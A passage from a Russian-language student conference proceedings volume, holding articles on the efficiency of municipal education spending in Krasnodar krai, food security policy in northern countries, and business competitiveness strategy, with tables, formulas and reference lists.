Важными конституционными гарантиями, касающимися работы с документами, являются положения о работе с конфиденциальной информацией, касающейся персонала органов государственной власти и местного самоуправления - требования уважения частной жизни, личной и семейной тайны, защиты чести и доброго имени.

Таким образом, Российское законодательство обладает достаточной регулятивной функцией и должно применяться в той области, к которой оно применяется.

Использованные источники:

1. Правовое регулирование образовательных отношений: проблемы теории и практики / Спасская В.В. – М.: Информ-Право, 2012. – 608 с.
2. Рогожин М.Ю. Справочник по делопроизводству.2-е изд., обновленное. – СПб.: Питер, 2011. – 176с.: ил. – (Серия «Современный офис-менеджмент»).
3. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования [Текст]: автореф. дис... канд. пед, наук / М.В. Салменкова. - Краснодар: гос. ун-т,

[351] Янковая В.Ф. Инструкция по документационному обеспечению управления (делопроизводству)/ В.Ф. Янковая// "Секретарь-референт". – 2007. – № 9.

2004.-24с.
4. Янковая В.Ф. Инструкция по документационному обеспечению управления (делопроизводству)/ В.Ф. Янковая// "Секретарь-референт". – 2007. – № 9.

УДК 336.5

Самбур Ю.С.
студент магистратуры 3 курса
факультет «Экономический»
Кубанский государственный университет
научный руководитель: Чулков А.С., к.э.н.
доцент
Россия, г. Краснодар

ОЦЕНКА ПОКАЗАТЕЛЕЙ ЭФФЕКТИВНОСТИ БЮДЖЕТНЫХ РАСХОДОВ НА ОБРАЗОВАНИЕ В МУНИЦИПАЛЬНОМ ОБРАЗОВАНИИ АБИНСКИЙ РАЙОН

Аннотация:

В статье рассматриваются основные показатели, оценивающие эффективность расходов бюджета на образование. Определены и рассчитаны коэффициенты эффективности. Анализ коэффициентов и показателей проводится на основе данных по дошкольному образованию и общему образованию.

Ключевые слова: бюджетные расходы, показатели эффективности, коэффициент эффективности, процент эффективных расходов.

Sambur J.S.
graduate student
faculty of Economics, third year
Kuban State University
Russia, Krasnodar city
Supervisor: Chulkov A.S.
candidate of Economic Sciences, assistant professor

EVALUATION OF INDICATORS OF EFFICIENCY OF BUDGET EXPENSES FOR EDUCATION IN MUNICIPALITY ABINSKY DISTRICT

Annotaton:

The article discusses the main indicators evaluating the effectiveness of budget expenditures on education. Efficiency coefficients determined and calculated. The analysis of coefficients and indicators is carried out on the basis of data on pre-school education and general education.

Keywords: budget expenditures, efficiency indicators, efficiency ratio, percentage of effective expenditures.

Среди выделенных мировым опытом моделей оценки эффективности расходов (RoSI, EEI и School Matters' Error Band Model), мы видим

возможность использования модели, которая основывается на оценке показателя School Matters' Return on spending Index from Standard and Poor's.

Этот показатель применяется при выявлении эффективного учреждения, территории или промежутка времени в экономическом плане. Помимо вычисления данного показателя может осуществляться надзор за факторами, которые оказывают влияние на показатель для того, чтобы была возможность прогнозировать эффективное исполнение средств бюджета различными учреждениями сферы образования.

Эта модель относительно легка при построении и использовании, с ее помощью можно оценить эффективность расходов в сфере образования, как среди территориальных единиц, так и с течением времени. Но также существуют и некоторые ограничения в использовании модели (в случае, если в учреждениях образования существуют предметные или иные особенности, различия).

При оценке эффективности расходов в области образовательного процесса нужно не только рассчитать показатели, но и оценить их, используя определенные методы сравнения. Поэтому укажем несколько методов, с помощью которых проводится анализ показателей эффективности:

– сравниваются показатели эффективности расходов бюджета в сфере образования с плановым значением;

– сравниваются показатели с теми же показателями за предыдущий период. Этот метод помогает при выявлении тенденции снижения или повышения эффективности в сравнении с прошлым периодом, и позволяет увидеть динамику за несколько лет;

– сравниваются показатели эффективности определенной территории или учреждения образования со средним показателем по всей территориальной единице или среди всех учреждений образования. Применение данного метода дает возможность ранжирования территорий или учреждений по эффективности;

– сравниваются показатели эффективности с наивысшим по определенной территории или среди всех учреждений образования. При помощи метода сравнения определяются неосуществленные возможности по достижению наивысшего достижимого уровня показателя эффективности расходов бюджета в учреждении образования или на определенной территории[352].

При рассмотрении показателей, оценивающих эффективность расходов бюджета в сфере образования, можно следовать следующим этапам:

1) Выделим самый основной качественный показатель результативности по уровням образования (дошкольное, основное);

[352] Никитина А.Х. Сравнительный анализ методов оценки эффективности бюджетных расходов // Вестник Марийского государственного университета. – 2012. – № 8. – С. 74 - 78.

2) Рассчитаем показатели эффективности по определенному уровню образования.

Несмотря на то, что в каждых типах и видах учреждений существуют присущие только им показатели, характеризующие результативность бюджетных расходов на образование, выделим основной количественный и качественный показатели. Они будут выступать фундаментов при проведении оценки эффективности расходов бюджета в образовательной сфере (таблица 1).

Таблица 1 – Основные показатели, оценивающие результативность расходов бюджета в образовательной сфере

Уровень образования	Показатель	
	количественный	качественный
Дошкольное (ДОУ)	Численность детей, которые посещают ДОУ	Обеспеченность детей дошкольными образовательными учреждениями
Общее	Численность обучающихся	Средний балл ЕГЭ по русскому и математике

На наш взгляд, в таблице указаны основные показатели, которые можно без труда измерить и оценить, а также сделать полноценные выводы.

Давайте определим, как рассчитывается показатель обеспеченности (доля охвата) детей ДОУ (Кобдоу):

$$Коб_{ДОУ} = \frac{Чд_{ДОУ}}{Чд_{общ}} \times 100 \quad , \qquad (1)$$

где $Чд_{ДОУ}$ – численность детей, которые посещают детские сады в возрасте 1-6 лет;

$Чд_{общ}$ – общее количество детей в возрасте от одного до шести лет.

Если рассматривать в сравнении относительно уровня Краснодарского края или относительно других районов края, то отметим, что среднее значение показателя обеспеченности в 2017 году по Краснодарскому краю находилось на уровне 61%. Уровень Абинского айона немного ниже общекраевого (57,5%), но выше, например, Крымского района (52,3%), Славянского (56,3%), Красноармейского (55,5%) и т.д[353].

Для того, чтобы оценить эффективность расходов бюджета на дошкольное образование, нужно выполнить следующие шаги:

– Рассчитать коэффициент эффективности расходов на образование

[353] Управление государственной статистики по Краснодарскому краю и Республике Адыгея. – [Электронный ресурс]. – Режим доступа URL: http://krsdstat.gks.ru/wps/wcm/connect/rosstat_ts/krsdstat/ru/municipal_statistics/krsdMunStat/ (дата обращения: 14.11.2018).

дошкольного типа;

– Найти процент эффективных расходов бюджета на образование дошкольного типа.

Коэффициент эффективности ($Кэф_{доу}$) мы рассчитаем по следующей формуле:

$$Кэф_{доу} = \frac{Коб_{доу}}{Р_{доу}}, \quad (2)$$

где $Коб_{доу}$ – обеспеченность дошкольными учреждениями, %;

$Р_{доу}$ – бюджетные расходы на одного ребенка, получающего образовательную услугу дошкольного типа, тыс.

По нашему мнению, вышеприведенная формула расчета эффективности хорошо показывает, сколько процентов доли охвата детей дошкольными учреждениями обеспечивает 1 тыс.р., затраченная в расчете на 1 одного ребенка, который получает дошкольную услугу.

Считаем важным коэффициент эффективности бюджетных расходов на дошкольное образование по Абинскому району рассмотреть в разрезе с некоторыми другими муниципальными образованиями Краснодарского края. Для анализа возьмем и рассчитаем данные по Северскому, Крымскому, Славянскому, Красноармейскому, Темрюкскому, Павловскому району и г. Анапе. Данные за 2017 год приведем в таблице 2.

По таблице 2, при расчете коэффициента эффективности расходов бюджета на дошкольное образование видим, что наибольший показатель наблюдается в Северском районе – 0,98, наименьший – в Крымском (0,51). Из представленным к анализу 8 районов, по данному показателю Абинский район занимаем 7 место с коэффициентов в 0,66.

Интерпретация показателя: расходы в 1 тыс.р. в расчете на одного ребенка, находящегося в ДОУ, дают эффект обеспеченности детей учреждениями дошкольного типа Абинского района в 0,66%.

Таким образом, мы можем наблюдать тот факт, что при не столь высоком уровне обеспеченности детей ДОУ, коэффициент эффективности расходов на дошкольное образование может быть высок. Здесь важны все факторы: численность детей, обеспеченность ДОУ и расходы на дошкольное образование.

Таблица 2 – Определение коэффициента эффективности на дошкольное образование по данным 2017 года (составлено автором по данным [354])

Район	Расходы на дошкольное образование, млн.р.	Численность детей в ДОУ, тыс.чел	Расходы на одного ребенка в ДОУ, тыс.р.	Обеспеченность ДОУ, %	КэфДОУ
Абинский	382,30	4,4	86,88	57,5	0,66
Северский	365,96	5,6	65,35	64,3	0,98
Крымский	560,56	5,5	101,92	52,3	0,51
Славянский	451,99	5,6	80,71	56,3	0,69
Красноармейский	353,97	4,5	78,66	55,5	0,70
Павловский	265,24	2,9	91,46	63,4	0,69
Темрюкский	561,61	6,4	87,75	70,6	0,80
Анапа	823,59	9,0	91,51	66,7	0,73

Далее рассчитаем процент эффективных расходов бюджета на образование дошкольного типа (ЭфРдоу):

$$ЭфРдоу = \frac{Коб_{ДОУ}}{Кэф_{ДОУ\max}} / P_{ДОУ} * 100 \quad , \qquad (3)$$

где $Коб_{ДОУ}$ – доля обеспеченности детей дошкольными учреждениями, процент;

$Кэф_{ДОУ\max}$ – наивысший коэффициент эффективности среди рассматриваемых территорий или рассматриваемых периодов;

$P_{ДОУ}$ – бюджетные расходы на одного ребенка, получающего образовательную услугу дошкольного типа, тыс.р.

Возьмем за максимальное значение коэффициента эффективности показатель Северского района – 0,98. Если рассчитать по формуле (3) процент эффективных расходов на дошкольное образование, то получим:

– Абинский район – 67,5;
– Крымский район – 52,4;
– Славянский район – 71,2;
– Красноармейский район – 72;
– Павловский район – 70,7;
– Темрюкский район – 82,1;
– город-курорт Анапа – 74,4.

По этим данным видно, что в Абинском районе не самый высокий процент эффективных расходов на дошкольное образование среди 8

[354] Открытый бюджет Краснодарского края. – [Электронный ресурс]. – Режим доступа URL: http://openbudget23region.ru (дата обращения: 12.11.2018).

муниципальных образований.

Перейдем к оценке эффективности расходов бюджета на общее образование.

По нашему убеждению, анализ эффективности расходов бюджета на общее образование следует провести по таким показателям, как средний бал по ЕГЭ русского языка и математики, и расходы бюджета на одного учащегося общеобразовательного учреждения.

Естественно, можно использовать и другое множество результативных показателей деятельности общего образования (процент учащихся, успешно получивших аттестат; % педагогов от общего количества с высшим профессиональным образованием и т.д.), но основная цель общеобразовательных учреждений заключается в предоставлении населению качественного образования.

Поэтому самой объективной оценкой качества образования сегодня остается оценка, полученная на едином государственном экзамене (ЕГЭ).

При оценке эффективности расходов на общее образование произведем расчет показателей: а) коэффициента эффективности расходов бюджета на общеобразовательную деятельность; б) % эффективных расходов бюджета на общее образование.

Показатели так же, как и по отношению к дошкольному образованию, рассмотрим в сравнении с семью района Краснодарского края.

Коэффициент эффективности расходов на общеобразовательную деятельность (Коо) вычислим по формуле:

$$K_{oo} = \frac{(M1 + M2)/2}{P_{oo}}, \quad (4)$$

где М1 – средний балл по русскому языку, балл;

М2 – средний балл по математике, балл;

Роо – расходы бюджета на общеобразовательную деятельность на одного ученика, тыс.

Таблица 3 – Расчет коэффициента эффективности расходов бюджета на общее образование в 2017 году

Район	Расходы на общее образование, тыс.р.	Численность учащихся, чел	Расходы на одного уч-ся, тыс.р.	Средний балл по 2 предметам	Коо
Абинский	484787,4	10772	45,00	59,70	1,33
Северский	739373,8	13552	54,56	60,70	1,11
Крымский	747980,8	14164	52,80	60,80	1,15
Славянский	1082755,5	14004	77,32	65,05	0,84
Красноармейский	582752,9	12011	48,52	60,45	1,25
Павловский	417285,9	6981	59,77	61,00	1,02
Темрюкский	711868,5	13201	53,93	61,50	1,14
Анапа	896763,1	24283	36,93	62,20	1,68

Анализируя таблицу 3 можно сказать, что наибольший коэффициент наблюдается в городе-курорте Анапа – 1,68 и в рассматриваемом нами Абинском районе – 1,33. Несмотря на то, что максимальный средний балл по двум предметам ЕГЭ принадлежит Славянскому району, он находится на последнем месте по исследуемому коэффициенту эффективности расходов бюджета на общеобразовательную деятельность. Огромные средства, выделенные этому району на общее образование, не привели к высокому баллу по русскому языку и математику.

Что же касается Абинского района, то можно сказать, что одни из самых низких расходов на общее образование среди рассматриваемых МО, привели к сравнительно хорошему показателю по ЕГЭ.

Далее рассчитаем процент эффективных расходов бюджета на образование общего типа (ЭР00):

$$ЭР_{оо} = \frac{(М1 + М2)/2}{К_{оо\,max}} / Р_{00} * 100 \quad , \qquad (5)$$

где Коо max – максимальный коэффициент эффективности расходов на образование общего вида;

Роо – расходы бюджета на общеобразовательную деятельность на одного ученика, тыс.р.

Возьмем за максимальное значение коэффициента эффективности показатель города-курорта Анапа – 1,68. Если рассчитать по формуле (5) процент эффективных расходов на общее образование, то получим:

– Абинский район – 78,97;
– Крымский район – 68,54;
– Славянский район – 50,08;
– Красноармейский район – 74,16;
– Павловский район – 60,75;
– Темрюкский район – 67,88;
– Северский район – 66,22.

По этим данным мы видим, что Абинский район занимает лидирующие позиции среди 8 муниципальных учреждений по проценту эффективных расходов, уступая лишь Анапе.

Приведенный в статье анализ свидетельствует о том, что существует необходимость оптимизации расходов бюджета на дошкольное и общее образование. Нужно решить комплекс задач по увеличению эффективности деятельности в сфере образования в Абинском районе. С этой целью, считаем необходимым, проведение корреляционно-регрессионного анализа влияния факторов на эффективность расходов бюджета в образовательной сфере.

Использованные источники:

1. Никитина А.Х. Сравнительный анализ методов оценки эффективности бюджетных расходов // Вестник Марийского государственного университета. – 2012. – № 8. – С. 74 - 78.

2. Управление государственной статистики по Краснодарскому краю и Республике Адыгея. – [Электронный ресурс]. – Режим доступа URL: http://krsdstat.gks.ru/wps/wcm/connect/rosstat_ts/krsdstat/ru/municipal_statistics/krsdMunStat/ (дата обращения: 14.11.2018).
3. Открытый бюджет Краснодарского края. – [Электронный ресурс]. – Режим доступа URL: http://openbudget23region.ru (дата обращения: 12.11.2018).

УДК 338.439

Санников Д.В.
аспирант
ФГБОУ ВО «Югорский государственный университет»
научный руководитель: Исламутдинов В.Ф.
Российская Федерация, г. Ханты-Мансийск

АНАЛИЗ МЕХАНИЗМОВ ОБЕСПЕЧЕНИЯ ПРОДОВОЛЬСТВЕННОЙ БЕЗОПАСНОСТИ В СЕВЕРНЫХ СТРАНАХ МИРА

Аннотация: В данной статье рассмотрены механизмы обеспечения продовольственной безопасности в северных странах мира, которые в большинстве своем находятся среди мировых лидеров по значению индекса продовольственной безопасности. Описаны меры, применяемые для обеспечения продовольственной безопасности в таких странах, как Канада, Швеция и Финляндия.

Ключевые слова: северные территории, механизмы обеспечения продовольственной безопасности, продовольственная поддержка, продовольственные банки, малообеспеченное население, пищевая продукция.

Sannikov D.V.
Graduate student
Yugra State University, FSBEI of HE
Scientific adviser: Islamutdinov V.F.
Russian Federation, Khanty-Mansiysk

ANALYSIS OF THE MECHANISMS FOR ENSURING FOOD SECURITY IN THE NORTHERN COUNTRIES OF THE WORLD

Abstract: This article examines the mechanisms for ensuring food security in the northern countries of the world, which are mostly among the world leaders in terms of the index of food security. The measures applied to ensure food security in countries such as Canada, Sweden and Finland are described.

Keywords: northern territories, mechanisms for ensuring food security, food support, food banks, low-income population, food products

Северные страны на современном этапе показывают отличный уровень продовольственной безопасности. Так на 2018 год по результатам исследования «The Economist Intelligence Unit Limited» [1] в рейтинге индекса продовольственной безопасности стран мира Финляндия заняла 8-е

место, Канада – 9-е, а Норвегия и Швеция с равным значением индекса в 82,2 заняли 12-е место. В то время как Россия находится на 42 месте в данном рейтинге.

Подобная статистика говорит об успешности применения и правильном выборе механизмов обеспечения продовольственной безопасности в этих странах. Предлагаем ниже ознакомиться с механизмами, которые помогают северным странам достичь такого высокого уровня продовольственной безопасности.

В Канаде проблемами обеспечения продовольственной безопасности занимается множество государственных и некоммерческих организаций, помимо этого этому вопросу посвящена деятельность некоторых общественных союзов и частных структур. Все они способствуют обеспечению такого высокого уровня внутренней продовольственной безопасности в стране.

Одной из проблем, влияющих на уровень продовольственной безопасности в Канаде, является наличие социальных групп населения с низким доходом (около 10% населения), которые не получают достаточного количества продовольствия.

Данная проблема решается при помощи двух механизмов. На федеральном уровне такому населению предоставляется «нулевая» или пониженная налоговая ставка, остальное население платит налог на доход от 22% до 29%. На региональном уровне жителям страны с низкими доходами оказывается финансовая поддержка, направленная на обеспечение нормального уровня потребления продовольствия [2].

Еще один механизм обеспечения продовольственной безопасности в Канаде – это благотворительная организация «Продовольственные банки Канады» (Food Banks Canada). Она представляет собой банки продовольствия, расположенные в разных городах, которые выдают еду населению с низким доходом. На данный момент существует около 450 филиалов этой организации. Пищевая продукция поступает в них от таких компаний, как ConAgra Foods, P&G (Procter and Gamble), Nestle Canada и др. [3].

Помимо малообеспеченного населения проблемы с продовольствием в Канаде возникают у населения, проживающего на северных территориях. С 2007 по 2012 гг. правительством Канады была реализована государственная программа «Канадская северная стратегия» (Canada's Northern Strategy). В рамках этой стратегии была разработана новая программа субсидирования поставок продуктов питания «Продовольствие для Северной Канады» (Nutrition North Canada).

Данная программа направлена на улучшение продовольственного обеспечения населения, проживающего на северных территориях. Также она должна повысить экономическую эффективность поставок продовольствия.

Также стоит отметить, что в Канаде очень хорошо развито сельское хозяйство, в этой отрасли занято более 15% активного экономически

населения всей страны. «Кроме того, развита промышленность по переработке продукции сельского хозяйства. Примерно 70% стоимости всей продукции АПК дают отрасли пищевой промышленности по переработке» [4].

Финляндия также является страной с населением хорошо обеспеченным продовольствием. Вопросами продовольственной безопасности здесь занимается организация «Агентство безопасности продовольствия Эвира» (Finnish Food Safety Authority Evira) [5].

Основные задачи Эвиры – это надзор за безопасностью и качеством продовольствия, предотвращение и профилактика рисков, угрожающих пищевой отрасли, заболеваний, угрожающих здоровью животных и растений, а также обеспечение и поддержка различных исследований, касающихся вопросов продовольственной безопасности. Продовольственный цикл Финляндии функционирует исходя из потребностей и интересов клиента и потребителя, будучи конкурентоспособным на международном уровне и соблюдая принципы устойчивого развития.

ФАО, специализированное учреждение ООН по борьбе с голодом в мире, в ходе реализации программы «Цели в области устойчивого развития», направленной на постоянное улучшение уровня продовольственной безопасности в мире, на Сорок четвертой сессии «Новый взгляд на продовольственную безопасность и питание» отметило успехи Швеции в данном направлении [6].

Ситуация с доступностью продовольствия в Швеции достаточно хорошая, голод практически отсутствует. Сельское хозяйство в Швеции отличается высокой продуктивностью. В основном здесь занимаются мясомолочным животноводством: свиньи, крупный рогатый скот, а также олени на северных территориях. Помимо этого направления в Швеции развиты рыболовство, выращивание зерновых и кормовых культур, картофеля, сахарной свеклы.

В сельскохозяйственном секторе занято только 3% работающего населения страны, более того эта цифра постоянно снижается. Это происходит благодаря хорошо развитой механизированности производства. Сельскохозяйственной продукции хватает, не только чтобы обеспечить население страны, но и на экспорт этой продукции.

Если говорить о конкретных механизмах по обеспечению продовольственной безопасности в области сельского хозяйства, то стоит сказать, что в Швеции реализуется Программа разнообразия культивируемых растений. Ее суть заключается в том, что она помогает вернуть старые сорта культивируемых растений в оборот, путем сохранения семян в Свальбардском генном банке.

В Швеции также большое внимание уделяется исследованиям в области обеспечения продовольственной безопасности. Так Инициатива «Шведская международная сельскохозяйственная сеть» (СИАНИ) при

Стокгольмском институте окружающей среды работает над вопросами, связанными с сокращением масштабов нищеты посредством ведения устойчивого сельского хозяйства и обеспечения глобальной продовольственной безопасности.

Таким образом, северные страны, хоть и обладают территориями с менее богатыми возможностями в области получения продовольствия, тем не менее, при удачной политике обеспечения продовольственной безопасности они могут быть среди мировых лидеров в этом направлении. Проанализировав механизмы по обеспечению продовольственной безопасности, применяемые Канадой, Финляндией и Швецией, мы можем сказать, что даже при уже достигнутом высоком уровне продовольственной безопасности, эти страны продолжают активно вести работу в этом направлении. Стоит также отметить, что работа проводится не в одном, а во всех возможных направлениях: сельское хозяйство, обеспечение доступности продовольствия для населения, экспорт экологического продовольствия и др.

Использованные источники:

1. Global Food Security Index [Электронный ресурс] / Официальный сайт «The Economist Group». – Режим доступа : https://foodsecurityindex.eiu.com (дата обращения 19.05.2018). – Загл. с экрана.
2. Строков, С. Н. Механизмы обеспечения внутренней продовольственной безопасности Канады [Электронный ресурс] / С. Н. Строков // Научная электронная библиотека «КиберЛенинка». – Режим доступа: https://cyberleninka.ru/article/n/mehanizmy-obespecheniya-vnutrenney-prodovolstvennoy-bezopasnosti-kanady (дата обращения 11.07.2018). – Загл. с экрана.
3. Nutrition North Canada [Электронный ресурс] / Официальный сайт «Government of Canada». – Режим доступа : https://www.nutritionnordcanada.gc.ca/eng/1415385762263/1415385790537 (дата обращения 08.06.2018). – Загл. с экрана.
4. Продовольственная безопасность: топ-10 стран мира [Электронный ресурс] / Официальный сайт агентства «Вести». – Режим доступа : https://www.vestifinance.ru/articles/91939?page=9 (дата обращения 19.05.2018). – Загл. с экрана.
5. Finnish Food Safety Authority Evira [Электронный ресурс] / Официальный сайт «Finnish Food Safety Authority Evira». – Режим доступа : https://www.evira.fi/ru/tsto-takoe-evira/1/ (дата обращения 21.06.2018). – Загл. с экрана.
6. Комитет по всемирной продовольственной безопасности [Электронный ресурс] / Официальный сайт «Food and Agriculture Organization». – Режим доступа : http://www.fao.org/3/a-mu263r.pdf (дата обращения 19.05.2018). – Загл. с экрана.

УДК. 304.5

Сапунов А.В., к.э.н.
доцент
Лабузова В.П.
студент
Академия маркетинга и социально-информационных технологий-ИМСИТ
Россия, г. Краснодар

КОНКУРЕНТОСПОСОБНОСТЬ КАК ФАКТОР СТРАТЕГИЧЕСКОГО РАЗВИТИЯ

Аннотация: В данной статье проведен теоретический анализ понятия «конкуренция» и дана характеристика конкурентоспособности. Рассмотрены подходы к определению этих понятий Б. А. Райзберга, А. С. Булатовой, М. А. Баташева и Э. А. Баташевой, С.Г. Светунького, Т.Н. Парамоновой. Определены задачи формирования и разработки стратегии повышения конкурентоспособности. Выявлены факторы создания стратегии повышения конкурентоспособности и основные положения конкурентоспособности как фактора стратегического развития.

Ключевые слова: конкуренция, конкурентоспособность, конкурентоспособность предприятия, стратегия, стратегическое развитие.

Sapunov A.V.
Candidate of Economic Sciences, Associate Professor
Academy of Marketing and social information technology - IMSIT
Krasnodar, Russia
Labuzova V.P.
student
Academy of Marketing and social information technology - IMSIT
Krasnodar, Russia

COMPETITIVENESS AS A FACTOR OF STRATEGIC DEVELOPMENT

Annotation: In this article, a theoretical analysis of the concept of "competition" is carried out and a characteristic of competitiveness is given. Approaches to the definition of these concepts are considered by B. A. Raizberg, A. S. Bulatova, M. A. Batashev, and E. A. Batasheva, S. G. Svetunky, T.N. Paramonova. The objectives of the formation and development of strategies to improve competitiveness. The factors of creating a strategy to improve competitiveness and the main provisions of competitiveness as a factor of strategic development are identified.

Keywords: competition, competitiveness, enterprise competitiveness, strategy, strategic development.

Конкуренция относится к экономическим категориям, сущность которых не имеет однозначного толкования. По мере становления и развития экономической мысли в содержании понятия «конкуренция» отражались различные аспекты [5, с. 7].

Б. А. Райзберг в «Современном экономическом словаре» приводит следующее определение конкурентоспособности предприятия: «конкурентоспособность фирмы, компании – способность состязаться с рыночными конкурентами, производящими аналогичные товары и услуги, обычно отражается в рейтинговых оценках» [8, с. 157]. А. С. Булатов считает конкурентоспособность фирмы понятием относительным. По его мнению, она может быть «выявлена и оценена только путем сравнения фирм, выпускающих аналогичную продукцию или оказывающих одинаковые услуги применительно к территории, в пределах которой эти фирмы функционируют (на местном, региональном, национальном, мировом рынках)» [2].

М. А. Баташева и Э. А. Баташева в своей статье приводят множество определений «конкурентоспособности предприятия» [1]. Одно их них дано Светуньковым С. Г.: «Конкурентоспособность – это свойство объекта, имеющего определенную долю соответствующего рынка, которое характеризует степень соответствия технико-функциональных, экономических организационных и других характеристик объекта требованиям потребителей, определяет долю рынка, принадлежащую данному объекту, и препятствует перераспределению этого рынка в пользу других объектов».

Т. Н. Парамонова считает, что конкурентоспособность является интегрирующим показателем, который определяется тремя факторами: конкуренцией, конкурентными преимуществами и конкурентными стратегиями. Она определяет конкуренцию как «процесс использования субъектами рынка своих отличительных преимуществ в борьбе между собой в условиях внешней среды за ограниченные ресурсы покупателя» [7, с. 6]. Таким образом, рассмотрев определения, данные в различных источниках, можно сделать вывод, что все они схожи между собой по смыслу.

Все компании в настоящее время осознают, что для получения перспектив развития и успешного функционирования необходимо не сиюминутное получение прибыли, а выработка стратегии, нацеленной на повышение конкурентоспособности предприятия с долгосрочной и прибыльной деятельностью предприятия [11].

Для успешной деятельности предприятий необходимо быстрое реагирование к стремительно изменяющимся факторам внешней и внутренней среды. Поэтому, именно задача формирования и разработки стратегии повышения конкурентоспособности особо остро стоит перед управленческим персоналом. Прежде чем создавать стратегию повышения конкурентоспособности необходимо четко определить какую цель хочет достигнуть руководство предприятия. При этом, самым важным будет

являться умение быстро и без промедлений определить и воспользоваться своими сильными сторонами. Именно на свои преимущества и сильные стороны должен делаться упор при разработке своей конкурентной стратегии.

В нынешнее время в России конкуренция набирает все большие обороты, поэтому каждый директор и управляющий предприятием пытается изыскать все новые способы и ухищрения по повышению своей конкурентоспособности и обеспечению стабильной и прибыльной работы компании.

С целью получения устойчивых конкурентных преимуществ компании вынуждены искать новые формы организации своего бизнеса. Одним из факторов, способных повысить конкурентоспособность бизнеса, является активное использование инновационных технологий производства, что повлечет за собой становление научно-технической, производственной, финансовой, социальной деятельности в условиях новой институциональной среды [10].

Конкурентоспособность как фактор стратегического развития должна начинать свое развитие с оценки своих возможностей, а также угроз и рисков, с которыми мы можем столкнуться [6, с. 221]. Множество факторов может повлиять на положение фирмы и выработку конкурентной стратегии, среди которых можно выделить несколько главных:

– особенности рынка, на котором предприятие осуществляет свою деятельность;

– политическое напряжение и ситуация, косвенно или прямо влияющая на вас, ваших поставщиков, потребителей или ваш рынок в целом;

– государственное регулирование и давление в вашем сегменте рынка;

– настроение и поведение негосударственных организаций, осуществляющих влияние и свою деятельность на целевом рынке;

– вместимость рынка по определенным целевым продуктам;

– возможности повышения конкурентоспособности нашей компании;

– количество и сила наших конкурентов.

При исследовании возможности повышения конкурентоспособности первым делом необходимо провести анализ нашего маркетинга (определить насколько эффективны наши способы и точки продаж, имеется ли доступ у клиентов к техническому обслуживанию и дополнительным услугам), вычислить процент новейших технологических и информационных разработок, внедренных в производство, уровень квалифицированности персонала, уровень организации производственного процесса, оценку каналов сбыта и надежности своих поставщиков [9, с. 199]. Повлиять на выбор стратегии также могут и компании, выпускающие товары-заменители. При анализе внешних угроз обязательно должно учитываться влияние таких компаний, могут ли они неблагоприятно воздействовать на ценовую

политику, разыгрываемую в отрасли, будут ли опережать нашу компанию в деле обновления ассортимента продукции.

Также, большой угрозой для компании может стать появление конкурирующих с нами предприятий. Однако, здесь все будет зависеть от барьеров, которые есть по пути входа в целевой сегмент рынка, потому как делиться или отдавать свою часть рынка своим новым конкурентам никто не будет. Кроме того, повлиять на предприятие могут и поставщики, так как они могут оказывать определенное давление, которое проявляется при появлении следующих фактов: если предприятию тяжело найти и сменить нового поставщика; если сырье, поставляемое поставщиком, имеет большое значение при производстве; если есть большая дифференциация продукции; если у поставщика нет конкуренции на своем рынке; если предприятие не является одним из приоритетных клиентов поставщика

Влиять на конкуренцию также могут и потребители рынка. Это происходит, если: продукция на рынке имеет малую дифференциацию или вообще ее не имеет и является однотипной; покупателями являются, в основном, небольшое количество оптовиков; продукция используется покупателями как производное своей продукции, но не имеет большой для них значимости; соотношение цена/качество продукции не соответствует ожиданиям покупателей. При анализе этих данных проводится исследование покупателей и выясняется следующее: их финансовое состояние; их расположение; уровень удовлетворенности ценами; объем и количество закупок и др. Потребители являются тем фактором, находящимся в постоянном движении, который заставляет фирмы безостановочно изучать и анализировать их настроения и желания для полного удовлетворения запросов [4, с. 278].

Одним из самых важных факторов при создании своей стратегии повышения конкурентоспособности является предсказание таких неприятных явлений, с чем они связаны и возможен ли быстрый выход из сложившейся ситуации. Если сложится такая ситуация, что конкуренты начинают покидать сегмент рынка, в котором происходила конкуренция, то у компании появляется возможность стать одной из немногих компаний, которая решила переждать кризис. Такое развитие ситуации может позволить в будущем, после выхода из спада, стать серьезным и крупным игроком в своей отрасли [3, с. 129].

Таким образом, в современной экономике существует множество стратегий повышения конкурентоспособности предприятия, а также бесчисленное количество критериев, которые, безусловно, будут влиять на выбор и формирование стратегии, которая в наибольшей степени будет подходить именно нашему предприятию.

Конкурентоспособность как фактор стратегического развития – это, прежде всего, системный подход работы, при котором учитываются такие факторы, как: наличие и сила конкуренции в целевой отрасли; анализ позиции предприятия на рынке; исследование поставщиков и потребителей

товаров; перспектива развития целевого рынка.

Использованные источники:

1. Баташева М. А., Баташева, Э. А. Конкурентоспособность предприятия: сущность и способы ее эффективного повышения // Молодой ученый. – 2015. – №21. – С. 355-358.
2. Булатов А. С. Экономика [Электронный ресурс] – Режим доступа: http://uchebnik-online.com/122/353.html (дата обращения : 01.05.2017).
3. Кудрявцев Е.М. Организация, планирование и управление предприятием / Е.М. Кудрявцев. – М. : АСВ, 2011. – 416 с.
4. Лукичева Л.И. Управленческие решения : учебник / Л.И. Лукичева. – М. : Омега-Л, 2014. – 383 с.
5. Мокроносов А. Г. Конкуренция и конкурентоспособность : учебное пособие / А. Г. Мокроносов, И. Н. Маврина. – Екатеринбург : Изд-во Урал унта, 2014. – 194с.
6. Никулина Н.Н. Финансовый менеджмент организации. Теория и практика : Учебное пособие / Н.Н. Никулина, Д.В. Суходоев, Н.Д. Эриашвили. – М. : ЮНИТИ, 2013. – 511 с.
7. Парамонова Т. Н. Конкурентоспособность предприятия розничной торговли : учебное пособие / Т. Н. Парамонова, И. Н. Красюк. – М. : КНОРУС, 2016. – 120 с.
8. Современный экономический словарь / Б. А. Райзберг и др. ; Под общ. ред. Б. А. Райзберга. – М. : НИЦ ИНФРА-М, 2014. – 512 с.
9. Философова Т. Г. Конкуренция. Инновации. Конкурентоспособность / Т.Г. Философова, В.А. Быков. – М. : Юнити-Дана, 2012. – 296 с.
10. Сапунов А.В., Захаржесвкая Д.А. Инновации как фактор повышения конкурентоспособности экономики, Форум молодых ученых, https://forum-nauka.ru/ 5(21), 2018 г. с 131-135.
11. Сапунова Т.А., Журавлев А.В., Повышение конкурентоспособности продукции на основе средств и методов управления качеством. Форум молодых ученых, https://forum-nauka.ru/ 5(9), 2017 г. с 1885-1999.

УДК 65

Сапунова Т.А., к.э.н.
доцент
Пусвашкис Д.С.
студент 4 курса
факультет «Инновационного бизнеса и экономики»
Академия маркетинга и социально информационных технологий – ИМСИТ
Российская Федерация, г. Краснодар

СОЦИАЛЬНО – ПСИХОЛОГИЧЕСКИЕ МЕТОДЫ УПРАВЛЕНИЯ

